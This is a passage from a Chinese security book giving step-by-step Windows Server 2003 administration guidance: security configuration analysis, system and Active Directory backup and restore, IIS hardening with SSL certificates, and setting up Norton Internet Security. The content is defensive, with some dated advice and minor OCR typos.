什么是安全性分析呢？计算机上的操作系统和应用程序的状态通常都是动态变化的，管理员必须应付多种工作需要，随时改变系统的安全环境和安全配置。很多更改可能是临时的，要求管理员在应付完某个工作场合后，还要将系统及时恢复成原先的安全状态。然而由于种种原因，管理员可能没有及时进行恢复，更重要的是，由于某些特殊的操作，管理员可能根本没有意识到系统的安全环境已经发生了变化。

正因为如此，定期对系统进行安全性分析就成为管理员必不可少的工作之一了。利用安全配置和分析工具，管理员可以对整个系统上的安全环境进行扫描，从而跟踪并确保在计算机上有足够的安全级别。利用安全配置和分析工具，不仅可以快速查看安全分析结果，还能发现安全配置上的矛盾之处，并根据系统提供的建议，对安全环境进行配置。

安全性配置作为安全配置和分析工具的另一个功能，通过导入预期的安全设置参数，就可以将安全设置参数直接应用到本地计算机上，从而实现安全设置的部署。

! Tips

导入安全设置参数的操作主要用于配置本地计算机，如果希望配置域环境上的安全配置，只能通过组策略来完成。

2. 新建分析数据库

了解了上述工具的作用之后，下面再来介绍如何使用该工具。因为该工具是以 MMC 管理单元的形式存在，所以首先要启动该工具，即在运行栏中输入“MMC”命令启动一个 MMC 后，在其中添加“安全配置和分析”管理单元。稍后返回到 MMC 主窗口后，选中安全配置和分析管理单元，在右侧的说明面板中可以看到新建和打开一个数据库的方法。如图 9-13 所示：




图 9-13

因为从来没有进行过安全分析，所以首先应创建一个新的数据库。当然，如果以前进行过安全分析，则可以打开现有的数据库。新建数据库的方法是：

首先选中“安全配置和分析”项，然后点击“操作”下的“打开数据库”命令，在弹出的打开文件对话框中，直接输入数据库的名称即可。

在点击“打开”按钮后，系统会弹出一个提示用户要选择导入到新建数据库的安全模板对话框，选择要导入的模板后，点击“打开”按钮即可完成数据库的创建操作。



TIPS

默认状态下，新建的数据存储在“我的文档”目录下的“\Security\Database”目录中。

3. 进行安全性分析

在控制台窗口选中“安全配置和分析”，然后点击“操作”主菜单中的“立即分析计算机”菜单项，这时会弹出提示用户选择错误日志文件的保存位置提示框。在选择好错误日志文件的保存位置后，单击“确定”按钮即可开始对系统的分析，在分析的过程中会显示一个进度对话框。此时要中断其他所有操作，等待分析操作的完成。分析完成后，分析结果将会显示在管理单元中。如图 9-14 所示：




图 9-14

从图中可以看出，在对系统进行分析后，安全配置和分析单元采用类似安全模板的形式显示出了分析结果，在每个策略项前通过相应的标识符号来表明分析的结果，这些符号的含义如下：

红色叉：表示该项在分析数据库和系统中定义了，但安全设置值不匹配；

绿色叉：表示该项在分析数据库和系统中定义了，并且设置值匹配；

黑色问号：表示该项没有在分析数据库中定义，因此没有进行分析；

黑色感叹号：表示该项在分析数据库中定义了，但在实际关系中并不存在；

正常：表示该项没有在分析数据库或系统中定义。

这些分析结果将以日志文件的方式，保存在“X:\Documents and Settings\Administrator\My Documents\Security\Logs”目录中。

4. 导出分析数据库

在完成安全性分析之后，可以根据需要将分析数据库导出安全模板，方法如下：

运行MMC，点击“操作”下的“打开数据库”菜单项，在弹出的对话框中选中相应的数据库后点击“打开”按钮导入分析数据库。选中“安全配置和分析”项，然后点击“操作”下的“导出模板”菜单项，在弹出的“保存文件”对话框中，输入即将保存的模板名称并选择好保存路径后点击“保存”按钮完成操作。

5. 将数据库应用到系统

在MMC窗口中，选中“安全配置和分析”管理单元，然后点击“操作→立即配置计算机”菜单项。接着会出现一个提示选择日志文件的保存位置对话框，选择好保存位置后，点击“确定”按钮确认操作，即可开始进行安全性配置。配置完毕后会返回到MMC中。

二、激活“系统还原”功能

“系统还原”功能是Windows的一项重要且非常实用的功能设计，令人遗憾的是，在Windows Server 2003中，微软却没有为该系统配置这项功能！为了解决这个问题，让Windows Server 2003能够更“经久耐用”，下面讲解在Windows Server 2003中使用系统还原功能的方法。

1. 移植组件

要想让Windows Server 2003中也能使用“系统还原”功能，首先需要准备一张Windows XP的安装光盘（专业版或家庭版都可以），这是因为需要提取该光盘中的几个文件。

下面假设Windows Server 2003安装在C盘的默认位置，光驱是E盘，那么移植操作如下：

首先运行Windows Server 2003，接着把Windows XP的光盘放入光驱中，然后在“运行”栏中输入如下提取文件命令并回车确认：

```
expand E:\1386\SR.IN_ c:\sr.inf
```

要说明的是，“E:”是光驱的盘符，请根据光驱的当前盘符进行修改。

接着到C盘根目录下找到刚才提取出来的“sr.inf”文件并用右键单击，在右键菜单中选择“安

装”。稍后系统开始复制文件和安装，如果在安装过程中找不到文件，则点击“浏览”按钮，将目录定位到光盘上的I368文件夹中即可。

文件安装完毕后，点击弹出的“系统设置改变”提示框中的“是”按钮重新启动系统。在系统重启并登录系统后，依次点击“开始→程序→附件→系统工具→系统还原”，即可启用刚为Windows Server 2003安装的“系统还原”功能。

2. 修改注册表

如果在运行“系统还原”功能后，弹出“系统还原暂时无法保护计算机，重启后才能使用……”这样的信息，不必理会它。出现这个提示，是因为Windows Server 2003的注册表中还缺少一些内容，所以应从网上下载名为“back.reg”的文件，双击将其信息导入注册表即可。如图9-15所示：




图 9-15

当再次重启计算机并登录Windows Server 2003后，不仅错误提示将不再出现，而且系统的系统还原功能也可以正常使用了。

第69变 数据的备份与还原

一、数据的备份

“备份与还原向导”是Windows 2000/XP/2003中内置的组件，使用它备份数据的过程如下：

依次点击“开始→程序→附件→系统工具→备份”菜单项，启动“备份或还原向导”。在欢迎界面中选择默认状态后，点击“下一步”按钮继续。接下来选择“备份文件和设置”项后继续。在“要备份的内容”对话框中，选择“这台计算机上的所有信息”项后继续。

在“备份类型、目标和名称”对话框中，基于安全考虑，在使用NTFS文件系统的分区中设置一个目录（如sysbak）用于存储备份的数据；在“名称”项中可以键入备份日期等易于管理的名称。设置完毕后，就可以在下一步的对话框中直接点击“完成”按钮。稍后备份向导将自动开始指定数据的备份操作，因上述操作中已指定备份所有的数据，所以备份向导会需要很多的内存来支持。此时应将一些暂时不用的应用程序关闭以节约内存。如图9-16所示：




图 9-16

在备份的最后，备份向导将会弹出一个提示框，要求插入一张空白的、容量为 1.44MB 的已格式化软盘，从提示信息中可以看出恢复信息（即 Sar.sif 和 Sarpnp.sif 及 Setup.log 这 3 个文件）将会被写入这个软盘。

在软盘制作完毕后，备份文件就创建成功了，此时点击“确定”按钮即可结束备份操作。

二、数据的还原

当系统出现故障需要还原数据时，在能够进入系统的情况下，运行“备份或还原向导”。首先要选择“还原文件和设置”项，然后在“还原项目”对话框中找到以前备份的文件“0425.bkf”，并在左窗中选中要还原的项。设置完毕后，在下一步界面中点击“完成”按钮结束设置。如图 9-17 所示：



图 9-17

Tips

因为在恢复时如果对现有文件不替换，很容易出现因磁盘空间不足而导致恢复失败的情况，并发的后果则可能是导致启动失败。所以此时应点击上图中的“高级”按钮，在进入“还原位置”对话框时，将“将文件还原到”项设置为“原位置”项。在“如何还原”对话框中选择“替换现有文件”项继续。在“高级还原选项”一步中选择“还原安全设置”、“还原交接点，但不还原交接点引用的文件夹和文件数据”、“保留现有卷的装入点”项后继续。设置完毕后，在最后的界面中将会看到“现有文件”项改换成“总是替换”状态了。此时点击“完成”按钮，稍后耐心等待还原过程结束。

三、恢复软盘的使用

再来看看备份过程中制作的恢复软盘使用方法，当硬盘出现故障并丢失所有配置参数和信息时就可以使用到它了。它的使用方法是：

首先使用 Windows 系统安装光盘引导系统进入安装程序，在出现文本安装模式时根据下方的提示按 F2 快捷键。下一步中根据提示插入 ASR 恢复软盘，稍后安装程序会自动启动 ASR 恢复过程，它首先会进行磁盘分区的格式化操作。接下来安装程序会安装一个最小化的系统，并安装必要的文件和驱动。安装完成后系统会自动启动“自动系统故障恢复”向导，点击“下一步”按钮继续。接着根据提示指出备份文件的路径和文件名后继续。下一步中点击“完成”按钮即可开始数据的恢复，在耐心等待数据恢复完成后重新启动计算机即可。

其实，备份与还原的操作并不复杂，但却可以很好地保障系统安全。

第 70 变 服务器数据库的备份与还原

作为集中管理网络资源、提高用户访问资源效率的重要服务，AD（Active Directory，“目录服务”）的重要性对每一位网管来说都是不言而喻的！在网络安全中，如果数据库被黑客攻击，那么损失必将不可估量，为了让数据库也可以安枕无忧，下面来学习 AD 数据库的备份与还原。

一、备份的意义

之所以要将 AD 数据库进行备份，是基于数据库中庞大的数据量而言的，假设一家大型企业的 AD 数据库中有上千名用户数据，有一天 AD 数据库遭到黑客们有意或无意的损害，导致了用户数据的丢失，此时如果逐笔恢复数据，那么工作量无疑是惊人而漫长的！

所以，有经验的网管们通常会定期进行 AD 数据库的备份，当 AD 数据库出现种种问题时，就可以轻轻松松地完成 AD 数据库的数据还原了。

二、AD 数据库备份

备份 AD 数据库的操作并不复杂，因为备份操作是通过备份向导来完成的，所以即使是菜鸟级网管也可以轻松上手。过程如下：

依次点击“开始→程序→附件→系统工具→备份”，在打开的“备份或还原向导”对话框中点击“下一步”按钮进入“备份或还原”选择对话框。在选择“备份文件和设置”项后，点击“下一步”按钮进入“要备份的内容”对话框，选择“让我选择要备份的内容”项并点击“下一步”按钮。



在“要备份的项目”对话框中依次展开“桌面→我的电脑”，选中“System State”项。在下一步的“备份类型、目标和名称”对话框中根据提示选择好备份文件的存储路径，并设置好备份文件的名称后，按“下一步”按钮。接着在打开的对话框中点击“完成”按钮。此时要中断计算机中的其他操作，因为片刻后AD数据库的备份操作就会开始进行了。如图9-18所示：



图9-18

在备份过程中，有可能会跳过一些文件进行备份，这种情况并非是备份的AD数据库不完整，不必担心。如果想知晓哪些文件被跳过，可以在备份完成后弹出的对话框中点击“报告”按钮查看。

三、AD数据库还原

相对于AD数据库的备份操作，AD数据库的还原操作就显得稍微有些复杂了。因为除了按备份向导的提示进行操作外，还需要进行一些额外的操作才能顺序完成还原——主要的原因是AD服务正常运行时，是不能够进行AD数据库还原操作的。所以AD数据库的还原操作应按如下方式进行：

1. 目录服务还原模式

在重新启动计算机并进入Windows Server 2003的初始画面前，按F8快捷键进入Windows高级选项菜单界面。此时可以通过键盘上的上下方向键选择“目录服务还原模式（只用于Windows域控制器）”项。在回车确认后，需要以具有管理员权限的账户登录系统，此时可以看出系统是处于安全模式的。

2. 使用还原向导

在进入目录服务还原模式后，依次点击“开始→程序→附件→系统工具→备份”，在打开的“备份或还原向导”对话框中点击“下一步”按钮继续进入“备份或还原”选择对话框，选择“还原文件和设置”项。接着在进入下一步的“还原项目”对话框后，依次展开并选中备份文件。在稍后弹出的界面中点击“完成”按钮。稍待片刻后，系统将弹出一个警告提示框，点击“确定”按钮，确认数据库的覆盖操作可以开始。稍后系统将自动开始AD数据库的还原操作。在完成还原操作后，点击对话框中的“关闭”按钮就可以结束了。最后将会弹出一个“备份工具”提示框，点击“是”按钮重新启动计算机即可。

最后需要提醒的是，如果还原 AD 数据库时忘记当初设置的还原密码（添加 AD 服务时设置），这个时候就会无法进入目录还原模式了。

遇到这种情况时，可以通过依次点击“开始→运行”，在弹出的运行栏中输入“Ntdsutil”命令的方法，在弹出的窗口中进行进入目录还原模式密码的重设操作。如图 9-19 所示：



图 9-19

上图中“Set dsrm Password”命令用于修改任意域控制器的“Active Directory 恢复模式”管理员口令。而“Reset password on server null”命令则是用于“直接在要进行目录还原的计算机上重新设置还原密码时”使用的。

在设置还原密码成功后，还需要重新启动计算机，重启后即可使用新的还原密码进入目录服务还原模式了。



第 71 变 加强 IIS 安全机制的策略

IIS (Internet Information Server) 作为当今流行的 Web 服务器之一，提供了强大的 Internet 和 Intranet 服务功能。如何加强 IIS 的安全机制，建立高安全性能的 Web 服务器，已成为网络管理的重要组成部分。

一、基本安全策略

对 IIS 进行安全管理，要懂得一些最基本的安全策略，这些虽然看似简单，但效果却是不容置疑的。

1. 取消 TCP/IP 上的 NetBIOS 绑定

系统管理员可以通过构造目标站 NetBIOS 名与其 IP 地址之间的映像，对 Internet 或 Intranet 上的其他服务器进行管理，但非法用户也可从中找到可乘之机。如果这种远程管理不是必须的，就应该立即取消。方法是：

在“本地连接”属性框中双击“Internet 协议 (TCP/IP)”项，在弹出的对话框中点击“高级”按钮。接着在弹出的对话框中“Wins”选项卡设置界面中点击选中“禁用 TCP/IP 上的 NetBIOS”项



即可取消 NetBTOS 与 TCP/IP 之间的绑定了。

2. 避免安装在主域控制器上

安装 IIS 之后，在安装的计算机上将生成 IUSR_Computername 匿名账户。该账户被添加到域用户组中，从而把应用于域用户组的访问权限提供给访问 Web 服务器的每个匿名用户，这不仅给 IIS 带来了潜在危险，而且还可能威胁整个域资源的安全。所以要尽可能避免把 IIS 服务器安装在域控制器上，尤其是主域控制器上。如图 9-20 所示：



图 9-20

! Tips

避免安装在系统分区上。把 IIS 安装在系统分区上，会使系统文件与 IIS 同样面临非法访问，容易使非法用户侵入系统分区，所以应该避免将 IIS 服务器安装在系统分区上。

3. 用户的安全性

因为匿名用户访问权限的控制用户 IUSR_Computername（密码随机产生）会给 Web 服务器带来潜在的安全性问题，所以对安装 IIS 后产生的匿名账户的权限要加以控制。如无匿名访问需要，则可以取消 Web 的匿名访问服务。具体方法：

依次点击“开始→程序→管理工具→Internet 服务管理器”，在弹出的窗口中右键选中并单击“网站名称”，在其属性页中取消匿名访问服务即可。

! Tips

了解 IIS 三种形式认证的安全性。匿名用户访问：允许任何人匿名访问，在这三种中安全性最低；基本（Basic）认证：用户名和口令以明文方式在网络上传输，安全性能一般；Windows NT 请求/响应方式：浏览器通过加密方式与 IIS 服务器进行交流，有效地防止了窃听者，是安全性比较高的认证形式（需 IE 3.0 以上版本支持）。

4. 设置 WWW 目录的访问权限

已经设置成 Web 目录的文件夹，通过对 Web 站点属性页实现对 WWW 目录访问权限的控制，而该目录下的所有文件和子文件夹都将继承这些安全机制。WWW 服务除了提供 NTFS 文件系统提供的权限外，还提供如下权限：

- * 读取权限：允许用户读取或下载 WWW 目录中的文件；
- * 执行权限——允许用户运行 WWW 目录下的程序和脚本。

具体设置方法如下：

“Internet 服务管理器”窗口中进入网站的属性窗口，在“主目录”选项卡设置界面中选定需要编辑的 WWW 目录后进行相应的权限设置即可。

5. IP 地址的控制

IIS 可以设置允许或拒绝从特定 IP 发来的服务请求，有选择地允许特定节点的用户访问。可以通过设置来阻止指定 IP 地址外的网络用户访问用户的 Web 服务器。具体设置方法如下：

在“Internet 服务管理器”窗口中，进入网站的属性窗口的“目录安全性”选项卡设置界面，点击“IP 地址和域名限制”部分的“编辑”按钮。在弹出的对话框中点击“添加”按钮。在下一步的“拒绝访问”对话框中输入拒绝访问的 IP 地址后点击“确定”按钮。返回到上一步后，可以发现输入的 IP 地址已经被添加在拒绝登录的列表中了。

6. 端口安全性的实现

对于 IIS 服务，无论是 WWW 站点、FTP 站点，还是 NNpt、SMpt 服务等都有各自侦听和接收浏览器请求的 TCP 端口号（Port），一般常用的端口号为：WWW 是 80，FTP 是 21，SMpt 是 25，可以通过修改端口号来提高 IIS 服务器的安全性。如果修改了端口设置，只有知道端口号的用户才可以访问，不过用户在访问时需要指定新端口号。如图 9-21 所示：



图 9-21



二、高级防护策略

在默认情况下，IIS 使用 HTTP 协议以明文形式传输数据，没有采取任何加密措施，用户的重要数据很容易被窃取，如何才能保护这些重要数据呢？这个时候就需要使用 SSL 技术来增强 IIS 服务器的通信安全了。

1. 什么是 SSL

SSL (Security Socket Layer) 全称是加密套接字协议层，它位于 HTTP 协议层和 TGP 协议层之间，用于建立用户与服务器之间的加密通信，确保所传递信息的安全性，同时 SSL 安全机制是依靠数字证书来实现的。SSL 基于公用密钥和私人密钥，用户使用公用密钥来加密数据，但解密数据必须要使用相应的私人密钥。

使用 SSL 安全机制的通信过程如下：用户与 IIS 服务器建立连接后，服务器会把数字证书与公用密钥发送给用户，用户端生成会话密钥，并用公共密钥对会话密钥进行加密，然后传递给服务器，服务器端用私人密钥进行解密，这样，用户端和服务器端就建立了一条安全通道，只有 SSL 允许的用户才能与 IIS 服务器进行通信。

! Tips

SSL 网站不同于一般的 Web 站点；它使用的是“HTTPS”协议，而不是普通的“HTTP”协议。因此它的 URL(统一资源定位器)格式为 https:// 网站域名。SSL 安全机制的实现，将增加系统开销，增加服务器 CPU 的额外负担，从而会在一定程度上降低系统性能。建议在规划网络时，仅考虑为高敏感度的 Web 目录使用 SSL 安全机制。另外，SSL 客户端需要使用 IE 3.0 及以上版本才能使用。



2. 安装证书服务

要想使用 SSL 安全机制功能，首先必须为系统安装证书服务才行，下面以 Windows Server 2003 为环境，操作过程如下：

依次点击“开始→设置→控制面板→添加或删除程序”，在弹出的窗口中点击左侧导航栏中的“添加 / 删除 Windows 组件”项进入“Windows 组件向导”对话框。拖动右侧的滚动条至最下方，在出现“证书服务”项后使用鼠标单击选中它。在随即弹出的提示框中点击“是”按钮确认选中操作。在下一步的“CA 类型”对话框中选择“独立根 CA”项后继续。在下一步中需要为 CA 服务器取个名字（如 dazhong），及设置证书的有效期限。接着需要指定证书数据库和证书数据库日志的存储位置，建议将数据存储在使用 NTFS 文件系统的分区中。在稍后弹出的提示框中点击“是”按钮继续。稍后系统将开始从 Windows Server 2003 安装光盘中复制文件到当前系统。

如果当前 IIS 中没有启动 ASP 的支持，那么在复制文件的过程中，将会弹出一个提示框，告之必须启用 Active Server Page (ASP)，此时请点击“是”按钮继续。稍后就可以很快完成“证书服务”组件的安装了。

3. 配置 SSL 网站

完成了证书服务的安装后，就可以为要使用 SSL 安全机制的网站创建请求证书文件了。

依次点击“开始→设置→控制面板→管理工具→Internet 信息服务(IIS)管理器”菜单项，在弹出的管理器窗口中点击展开“网站”目录，右键选中并点击打算使用 SSL 的网站(如shyzhong001)，在弹出的快捷菜单中选择“属性”。在稍后打开的“shyzhong001 属性”对话框中点击切换到“目录安全性”选项卡设置界面，然后点击“服务器证书”按钮。在随后弹出的“欢迎使用 Web 服务器向导”中点击“下一步”按钮进入“服务器证书”对话框中选择“新建证书”后继续。

在出现“延迟或立即请求”对话框时，选择“现在准备证书请求，但稍后发送”项。在下一步的“名称和安全性设置”对话框中，选择默认状态后继续。在下一步的“单位信息”中，需要根据实际情况设置符合需求的证书的单位、部门名称。在“站点公用名称”对话框中选择默认状态继续。下一步中需要设置站点的地理信息，接着需要指定请求证书文件的保存位置。为了充分发挥出 Windows Server 2003 的安全特性，建议将文件的保存路径设置在使用 NTFS 文件系统的分区中。这样就完成了请求证书文件的创建。

Tips 要牢记此文件的位置与文件名，因为在后面将要用到此文件中的信息。

稍后应对弹出的提示框中各种信息进行逐一核对，确认无误后点击“下一步”按钮继续。最后在弹出的“完成 Web 服务器证书向导”中，点击“完成”按钮结束操作。

完成上述设置后，还要把创建的请求证书文件提交给证书服务器。操作如下：

首先在服务器端的 IE 浏览器地址栏中输入：

<http://localhost/CertSrv/default.asp>

在随后弹出的“Microsoft 证书服务”欢迎窗口中点击“申请一个证书”链接。接下来在证书申请类型中点击“高级证书申请”链接。然后在高级证书申请窗口中点击“使用 BASE64 编码的 CMC 或 PKCS#10 …”链接。

此时打开上面生成的“certreq.txt”文件，使用“Ctrl+A”组合键将所有内容复制。接着将内容复制到“保存的申请”输入框后点击“提交”按钮。从切换到的页面中可以看到上述的证书申请，服务器已经收到，此时需要等待管理员颁发申请的证书。

现在再来看看如何颁发服务器证书。依次点击“开始→设置→控制面板→管理工具→证书颁发机构”菜单项。在弹出的窗口中展开树状目录，点击“挂起的申请”项，从右侧部分可以看到刚才申请的证书。右键选中并单击该项，在弹出的快捷菜单中选择“所有任务→颁发”。颁发成功后，点击树状目录中的“颁发的证书”项，双击刚才颁发的证书。在弹出的“证书”对话框的“详细信息”选项卡设置界面中，点击“复制到文件”按钮。在稍后弹出的“证书导出向导”、“导出文件格式”页面中连续点击“下一步”按钮。在“要导出的文件”对话框中指定文件名，最后在检查“正在完成证书导出向导”页面中检查信息无错后，点击“完成”按钮结束证书颁发操作。

现在就可以进行安装服务器证书的操作了。首先进入使用 SSL 保护的网站属性页面，点击切换到“目录安全性”选项卡设置界面，点击“服务器证书”按钮，在弹出的“IIS 证书向导”中进入



“挂起的证书请求”对话框。选择“处理挂起的请求并安装证书”选项后，点击“下一步”按钮进入“处理挂起的请求”对话框，这里要指定刚才导出的服务器证书文件的位置。接着需要设置SSL端口，使用默认的“443”即可，最后点击“完成”按钮结束向导。

接着在“目录安全性”选项卡设置界面中点击“安全通信”部分的“编辑”按钮。在弹出的勾选“要求安全通道(SSL)”选项后，点击“确定”按钮即可启用SSL。

4. 访问 SSL 网站

在完成了对SSL网站的配置后，将无法使用“http://”格式对SSL网站进行访问。

根据提示，显然需要在IE浏览器中输入“https://”这样的格式（如https://***.**.1.19/index.asp）才能访问网站。

第72变 用诺顿网络安全特警保卫系统

一、诺顿网络安全特警的安装

诺顿安全特警可以到Symantec中国网站下载其试用版（30天免费使用）。双击下载完毕的安装程序，首先要指定一个解压目录。接着点击“安装”按钮后，可以看到解压的过程和解压的文件名列表。

在接着弹出的界面中，点击“安装Norton Internet Security”项后继续。在随即弹出的“扫描病毒”对话框中，既可以选择“是”按钮开始系统病毒的扫描检查，也可以点击“否”按钮跳过这一步直接进入安装程序欢迎屏幕。单击“下一步”按钮，在“授权许可协议”对话框中选中“我接受授权许可协议”项后继续。接下来在“安装通告”界面中点击“下一步”按钮继续。在进入“选择安装类型”一步时，建议选择默认状态后继续。接下来安装程序会询问是否安装Norton AntiVirus，选择默认状态后继续。

接下来可以看到将要安装的程序被安装到的目录。随即安装程序就开始进行拷贝文件、写注册表键值操作了。在进程结束后，接下来可以看到Readme文件的一些说明，在看完后点击“下一步”按钮继续，在最后出现的界面中选中“立即重新启动Windows（推荐）”项后，点击“完成”按钮继续。

二、诺顿网络安全特警的使用

在完成基本设置后，还需要启用诺顿安全特警和其内置的防火墙和入侵检测功能。方法如下：

(1) 启用诺顿安全特警

右键点击系统桌面右下角的“系统托盘”中诺顿安全特警图标，在弹出的快捷菜单中选择“启

黑客 HACKER 对抗七十二变

用”项，这样才能运行程序。如图 9-22 所示：




图 9-22

(2) 启用个人防火墙

双击桌面上的“Norton Internet Security”图标，在控制中心中双击“个人防火墙”项。在弹出的界面中点击切换到“个人防火墙”选项卡，选中“启用个人防火墙”项以激活Norton Personal Firewall。

(3) 启用入侵检测

在控制中心中双击“入侵检测”项，在弹出的界面中选中“打开入侵检测”项，就可以激活入侵检测功能了。

三、程序扫描

双击控制中心的“个人防火墙”项，在弹出的对话框中点击切换到“程序”选项卡设置界面，单击“自动扫描程序”按钮即可启动应用程序扫描进程。首先指定所需扫描的磁盘分区，默认为全部选择（因为木马程序是不可能有固定场所的）。单击“下一步”按钮后，诺顿安全特警将开始查找系统中所有可以访问因特网的应用程序。

扫描结束后，诺顿安全特警将会自动把所有扫描到的应用程序放在一个列表中，此时对于一些合法的应用程序，可以使用鼠标单击选中该程序名称前的复选框，这样它就能畅通无阻地访问因特网了。

四、隐私保护

诺顿安全特警有强大的隐私保护机制，可以保护私密信息不会在不知情的情况下发送出去，比如，在使用QQ、ICQ这类聊天工具时，可能会泄漏个人信息，为了解决这个问题，此时就可以双击控制中心的“隐私控制”项，在弹出对话框中点击“个人信息”按钮。在弹出的“个人信息”对话框中，点击“添加”按钮。在弹出的“添加个人信息”对话框中，点击“信息类别”项右侧的下向箭头，在弹出的列表中选择需要保存的项，如“电子邮件地址”项。

接着在“要保护的信息”项右侧文本框中输入要保护的信息，如电子邮件地址。这样诺顿安全特警就会尽心尽职地看守这些秘密，而不会被网络黑客窃取了。